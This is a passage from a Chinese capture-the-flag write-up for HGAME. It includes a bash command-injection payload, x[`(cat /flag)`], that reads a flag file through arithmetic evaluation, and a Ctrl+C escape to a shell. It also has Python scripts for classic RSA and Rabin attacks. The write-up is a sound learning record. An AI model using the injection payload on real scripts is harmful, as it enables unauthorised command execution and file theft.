    elif [[ "$master" -ne "y" ]] && [[ "$score" -gt "$target" ]]; then
        echo -ne "\033[$((x+3));$(ycent+1)H\033[44mKeep Going\033[0m"
    else
        echo -ne "\033[$((x+3));$(ycent+1)H\033[44m${score}\033[0m";
    fi
}

```

if [["\$master" -eq "y"]] && [["\$score" -gt 50000]]; then

elif [["\$master" -ne "y"]] && [["\$score" -gt "\$target"]]; then

这是条件表达式，可以发现如果输入y后获得50000分理论也可取得flag，但并不推荐这样做。

条件表达式中由于使用了[[和gt，使其仍然能够加载表达式。

于是我们可以在询问Are you tetris master?[y/n]后输入：

x[`(cat /flag)`]

Please input your target score:时随便输入一下。

然后快速输掉游戏就可以得到flag了！

flag:`hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}`

Tetris Master

用Tetris Master Revenge的方法也能解，下面展示非预期：

在询问Are you tetris master?[y/n]时直接ctrl+C退出

发现ssh连接还未断开。

再cat flag就行了

```

Are you tetris master?[y/n]
^Cctf@gamebox-3195-96-3e46b5fa04c1c725:~$ cat flag
hgame{Bash_Game^Also*Can#Rce}
ctf@gamebox-3195-96-3e46b5fa04c1c725:~$ S

```

flag:`hgame{Bash_Game^Also*Can#Rce}`

Sign In Pro Max

超级签到题

下载附件signin.txt:

```
Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==
Part2, a hash function with 128bit digest size and 512bit block size:
c629d83ff9804fb62202e90b0945a323
Part3, a hash function with 160bit digest size and 512bit block size:
99f3b3ada2b4675c518ff23cbd9539da05e2f1f8
Part4, the next generation hash function of part3 with 256bit block size and 64
rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db
Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.
```

第一部分是base系列加密，用CyberChef点魔术棒解决：

The screenshot shows the CyberChef web application interface. On the left, under the 'Recipe' tab, there are three stacked recipe steps, each with a 'From' dropdown and a 'Remove non-alphabet chars' checkbox.

- From Base64:** The 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox is checked.
- From Base58:** The 'Alphabet' dropdown is set to '123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefgh...' and the 'Remove non-alphabet chars' checkbox is unchecked.
- From Base32:** The 'Alphabet' dropdown is set to 'A-Z2-7=' and the 'Remove non-alphabet chars' checkbox is unchecked.

On the right, under the 'Input' tab, the text 'QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==' is entered. Below it, under the 'Output' tab, the result 'f51d3a18' is displayed.

2、3、4部分是md5的爆破，采用网站[md5在线加密解密](#)注册登录后查询（题目里这些值可以用这个免费查到）：

附上其他的网站（一些值需付费）

[Cmd5 - MD5 Online, MD5 Decryption, MD5 Hash Decoder](#)

[md5解密 MD5在线解密 破解md5 \(pmd5.com\)](#)

[md5在线解密 在线加密 \(ttmd5.com\)](#)

分别得到：f91c 4952 a3ed

最后那一串我们可以看到相同位置有个5存在，后面还有标点，猜测位一句加密过的话，位置不变的话想到凯撒密码。

采用[在线网站](#)，位移5位时成功得到明文：

```
Ufwy5 nx 0gh0jf6li2lh, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.
```

位移

```
Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.
```

Part5 is 0bc0ea61d21c, now put all the parts together, don't forget the format.

至此5个部分全部得出，但组合时别忘记格式（uuid）

最终flag:**hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}**

CRYPTO

Rabin

题目即是考点，Rabin密码体制是对 $e=2$ 的RSA的一种修正。

题目给出了 p 、 q 、 c ，足以解密。

解密脚本参考自<https://www.bilibili.com/read/cv13467317>

脚本为：

```
import libnum
import gmpy2

p=65428327184555679690730137432886407240184329534772421373193521144693375074983
q=98570810268705084987524975482323456006480531917292601799256241458681800554123
c=0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee5
38b2f603d5bf785b0427de27ad5c76c656dbd9435d3a4a7cf556
n=p*q
inv_p = gmpy2.invert(p, q)
inv_q = gmpy2.invert(q, p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
d = n - int(c)
#因为rabin 加密有四种结果，全部列出。
aa=[a,b,c,d]
for i in aa:
    # print(i)
```

```
print(libnum.n2s(int(i)))
```

得到flag:hgame{That'5_s0_3asy_to_s@lve_r@bin}

RSA 大冒险1

4个不同有漏洞RSA加密组合题

远程连接一下就可以得到密文和公钥

具体的对应可以在相应的py文件中查看

challenge1是用了三个素数，先除掉一个r后得到p*q(也就是n)

我得到的n是180326030445057103882510226931211081193929158820681452896727282807017

已经比较小了，用在线网站直接分解（所用网站：[分解素因数工具 - 整数分解最多为70位](#)）

整数分解工具

请输入您需要分解的整数:

180326030445057103882510226931211081193929158820681452896727282807017

69 / 70

分解

数字 180326030445057103882510226931211081193929158820681452896727282807017

因式分解: 728405543615082989281007689037 * 247562682664518807752664914940973974541

Factor	Power	Length
728405543615082989281007689037	1	30
247562682664518807752664914940973974541	1	39

写脚本decode1.py:

```
from gmpy2 import invert
from Crypto.Util.number import *

c =
0x240096b7f56bdbb9edf9af974c9c7644d03f2c7bc0571506e599fcc8c57e7c6232b347243fc133
109e
nn =
17857618472274180171768632366836387115723266853587116954725305054047391075653654
8173809894332136913
r = 990296211157110473702991877289
n = nn // r
p = 247562682664518807752664914940973974541
q = 728405543615082989281007689037
e = 65537
phi = (p-1)*(q-1)
d = invert(e,phi)
m = pow(c,d,n)
print(long_to_bytes(m))
```

得到challenge1答案: m<n_But_also_m<p

challenge2在代码中我们可以发现每次加密后只换了q, p、e一直都不变。明文显然也不变。

那我们只需要得到两组n, 求这两个n的最大公约数即为p, 再求q就行了。

解密脚本decode2.py:

```
import gmpy2
import libnum
e = 65537

n0 =
15256554371833402180119569960676331026194614672108674692553847258126195385554395
95555659786277700929560754886825985131896854371912432769095342246251653673344349
58301681355148478564729701659015537534219051767422647022148045778298186467940474
529451231777930411879368015112385504736852930655214082742170869447319
c0 =
0xe1077c066b24d12acfe0f5ed1b25c00dd5631f749a75b7c7506eb62940f9c4a071212b55d0a437
425dac118918cb35f0072c06dd5026367484149ffb1c932911d75ef7ba2601593835cf449f8308df
272091b74a9d2ba60fb857398a7cf514e9057bb6694ded745cd07796280fc784f2e9299130e77696
f2db08974821dcb9a

n1 =
10932414951851246717829701388986480049375647506108198572443535557482072145542288
14404592433920181785398787467373457343461265132336067439724644108804100787579749
20811270590189828415108760637521102456310383327284921212179797991186198361098556
075603098884011777397062763979575141575851516468356489864995715380447
c1 =
0x9c3e9a67fa5c5a7cdd2513971ba7d7e6e9b7dc94b983bdc54bf565372b87375cfdcf4af0eeda5f
f1854536240c4c138e2b4c47e06da5b836c15bfb00fba3f250a913a3b4a20bed162a8b0911b2be29
66559680dbcfe24f473fd42f77fd37887417f95ef9ceb8f00a2c3ef6998b3aa32fedd29bafbc95f5
10d2ff5592ef6c56b1

c =
0x2553bd52f014f6ee4d158fa519ff703f3a87859b3fb559a27451345c5e839bc0dc314ec1d2193e
1f46bf2a418db8d8e8e384e553cc0b17ae582c20aac647542abb1df8645b87e2502ad0d0e213bb2d
9a004bc9a2d8bf3d6cc5929562f329395985927e5be269e97a64c9d12e2b3dc455b3f39de004953e
ccea5aeb6c93e91c87
p = gmpy2.gcd(n0, n1)
q = n1 // p
phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)
m = pow(c, d, n1)
print(libnum.n2s(int(m)))
```

得到challenge2答案: **make_all_modulus_independent**

challenge3在代码中我们可以看见e = 3, 指数e太小了, 采用低加密指数攻击

这个脚本参考了[网站](#)

decode3.py:

```
#python3
## -*- coding: utf-8 -*-#
from gmpy2 import iroot
```

```

import libnum
e = 0x3
n =
85922916993379152943776382336993370638235699872090311710227374583900564448437943
84634870711915665209509162688824358178434282158296843576653237106377038334515296
63856645901876365658812943878502373719488680665502823399163856692154015371437989
77103657518930000838792808631268504692069432085649850971399275060443
c =
0xfec61958cefd3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e9594427
c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b89febf46
a615f81ec031b12fe725f91af9d269873a69748
k = 0
while 1:
    res = iroot(c+k*n,e) #c+k*n 开3次方根 能开3次方即可
    if(res[1] == True):
        print(libnum.n2s(int(res[0]))) #转为字符串
        break
    k=k+1

```

得到challenge3答案: **encrypt_exponent_should_be_bigger**

challenge4代码中我们发现每次加密都只换了一个e, p、q、n均不变

考虑获得两组数据后共模攻击。

脚本参考了[网站](#)共模攻击部分

decode4.py:

```

import gmpy2
from Crypto.Util.number import long_to_bytes

e1 = 116243
e2 = 71741

n =
83486225284114057111737329248786370210668434389571571580590922505571212527635260
27260242974955746516026007347000681581218677310732065225260536282970939763196430
90319927374499997812286605877473294926575247010203728206062535518518267908670323
14656784861211512735104950646283884949811606222485343066279965119119

c1 =
0x1bf0437ad53b90a4d3a8d64cd09568f9fe29802586fa30995b7e45a264fa76f1c2058864cb4720
3e7db4740b9e39fee7e455562800d8bee8c7c0c3c4f2698258e2db8bc977092d1f09379350b5f1f1
3723cdd8c7f89dfe69cfa4d9106a624e1020bfd0946dfe26d136c6b4ae7bb3c7591a9ba2a332631d
c86eaa8f18f170772
c2 =
0x2df2a7969f4470aa013390d01375d3ed661ea87ae7213718a22b82b38340f1a4aafe8cdb34bfff
6dc1f35ff72c532d75bfc8d107a3f29c27cd725f5e91b596318d743e786d514dbb20b45bc02acf82
1711761dceef057dec714a81d712473304dc18426be48261122f94f4da3c2800923a4dab7991d3a
3933b1bcbcb470dbc07

_, s1, s2 = gmpy2.gcdext(e1, e2)
m = pow(c1, s1, n) * pow(c2, s2, n) % n
print(long_to_bytes(m))

```

得到challenge4答案: **never_uese_same_modulus**

最后在各个部分check, 分数到达4后得到flag:

hgame{W0w_you^knowT^e_CoMm0n_&t\$ack_@bout|RSA}

第二周折磨结束了, 三天喘喘。收获很多, 学到新知识了。QAQ

路漫漫~